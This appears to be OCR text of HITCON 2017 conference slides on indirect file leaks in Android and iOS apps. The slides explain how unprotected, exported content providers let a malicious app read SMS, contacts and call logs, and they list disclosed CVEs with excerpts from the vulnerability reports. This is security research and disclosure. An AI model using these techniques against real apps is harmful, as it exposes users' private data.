HITCON
Pacific'17


Cross-Platform Analysis of Indirect File Leaks in Android and iOS Applications

Daoyuan Wu
PhD Candidate at SMU

Appified World

Pic source: https://www.hughesandco.com/native-mobile-apps-vs-web-apps/


Mobile Sandbox



Different threat model from the PC side

Pic source: http://hiqes.com/android-security-part-1/

Direct File Leak




Once worked; but no longer with **SEAndroid**


Case: https://tinyurl.com/CVE-2011-1717 Reference: The SEAndroid paper in NDSS'13.

How to steal private app files <u>within the protection of SEAndroid</u>?


IFL: Indirect File Leak



Exploitable Deputy Components




What is Android Content Provider?



- System providers:
  - “content://sms/”
  - “content://call_log/”
  - “content://browser/bookmarks”
- Apps’ own providers:
  - “content://qq.profile/info”
  - “content://qq.friendlist/friendlist

IFL via Content Provider



AppSec http://www4.comp.polyu.edu.hk/~appsec/

Home | About | Contact | ToBeConfirmed | NewlyConfirmed | NewlyReleased

Newly Released

Date	Vulnerability Title	Package Name	CVE ID
14 Mar 2012	Vulnerability in NetFront Life Browser for Android	com.access_company.android.nflifebrowser.lite	CVE-2012-1485
08 Mar 2012	Vulnerability in Cnectd for Android	mci.cnectd	CVE-2012-1477
02 Mar 2012	Vulnerability in Dolphin Browser® Mini for Android	com.dolphin.browser	CVE-2012-1404
02 Mar 2012	Vulnerability in 海豚浏览器 for Android	com.dolphin.browser.cn	CVE-2012-1403
01 Mar 2012	Vulnerability in Dolphin Browser® HD for Android	mobi.mgeek.TunnyBrowser	CVE-2012-1392

Many Popular Apps were identified by us to be vulnerable (over 60 CVEs)

Date	Vulnerability Title	Package Name	CVE ID
29 Dec 2011	Vulnerability in QQPhoto (Q拍) for Android	com.tencent.qqphoto	CVE-2011-4867
29 Dec 2011	Vulnerability in MobileQQ (手机QQ) for Android	com.tencent.mobileqq	CVE-2011-4864
29 Dec 2011	Vulnerability in QQPimSecure (QQ手机管家) for Android	com.tencent.qqpimsecure	CVE-2011-4863
14 Dec 2011	Vulnerability in AnGuanJia (安全管家) for Android	com.anguanjia.safe	CVE-2011-4773
14 Dec 2011	Vulnerability in QIWI Wallet for Android	ru.mw	CVE-2011-4770
13 Dec 2011	Vulnerability in 360 MobileSafe (360手机卫士) for Android	com.qihoo360.mobilesafe	CVE-2011-4769
07 Dec 2011	Vulnerability in Limit My Call for Android	com.limited.call.view	CVE-2011-4703
06 Dec 2011	Vulnerability in Blacklist for Android	vc.software.blacklist	CVE-2011-4705
05 Dec 2011	Vulnerability in MiTalk (米聊) for Android	com.xiaomi.channel	CVE-2011-4697
02 Dec 2011	Vulnerability in Voxofon for Android	com.voxofon	CVE-2011-4704
02 Dec 2011	Vulnerability in UberSocial for Android	com.twidroid	CVE-2011-4700
02 Dec 2011	Vulnerability in Twidroyd for Android	com.twidroydlegacy	CVE-2011-4699

Spent a lot of efforts writing reports (now first released in HITCON'17)

Vulnerability in MiTalk for Anc

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
December 5, 2011

Abstract

We found that MiTalk 1.0, 2.1.280 and 2.1.310 have a vulnerability th
application to access and manipulate user's sensitive contacts, sms and etc.

1 Application Information

Package Name	com.xiaomi.channel
Full Name	MiTalk Messenger ("米聊" in Chinese name)
Version	1.0, 2.1.280 and 2.1.310 (the latest version in Dece
Category	Social
Installs	100,000 - 500,000
Average Rating	4.3/5.0 from 2,215 users

CVE Reference	CVE-2011-4697
Vendor	*Xiaomi Inc.*, http://www.xiaomi.com/
Vendor Response	Has patched the vulnerability in version 2.1.320 in

2 Description

MiTalk exposes the following 9 content providers in the AndroidManifest.x
properly protected, as shown in follows:

- `<provider android:name=".providers.BuddyProvider"`
  `android:authorities="com.xiaomi.channel.providers.BuddyP`
- `<provider android:name=".providers.SmsContentProvider"`
  `android:authorities="com.xiaomi.channel.providers.SmsCon`
- `<provider android:name=".providers.OutboxMessageProvider`

`Provider" />`

* authors with equal contributions

Vulnerability in 360 MobileSafe for And

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
December 13, 2011 PM01:27:23 HKT

Abstract

We found that 360 MobileSafe 2.1.0 and 2.2.0 have a vulnerability that allows a
application to access and manipulate user's blacklist, sensitive sms, contacts, call logs a

1 Application Information

Package Name	com.qihoo360.mobilesafe
Full Name	360 MobileSafe ("360 手机卫士" in Chinese name)
Version	2.1.0 and 2.2.0 (the latest version in Android Market)
Category	Tools
Installs	500,000 - 1,000,000
Average Rating	4.4/5.0 from 4,506 users

CVE Reference	CVE-2011-4769
Vendor	*Qihoo 360 Technology Co.,Ltd*, http://corp.360.cn/
Vendor Response	None

2 Description

360 MobileSafe exposes the following content provider in the AndroidManifest.xml fil
not properly protected, as shown in follows:

- `<provider android:name=".provider.SafeGuardProvider"`
  `android:authorities="com.qihoo360.mobilesafeguard" />`

Thus a malicious application on the same device can access and manipulate user'
sensitive sms, contacts, call logs and etc. through this content provider.

...blacklist, sen
contacts, call logs and etc., without being noticed by user and any privilege. As shown i

* authors with equal contributions

https://github.com/daoyuan14/ContentProviderReports

Story Behind

- It all started with reading API document:

```
<provider android:authorities="list"
          android:directBootAware=["true" | "t
          android:enabled=["true" | "false"]
          android:grantUriPermissions=["true"
          android:icon="drawable
          android:initOrder="inte
```

By default exported before Android 4.2

targetSdkVersion < 17

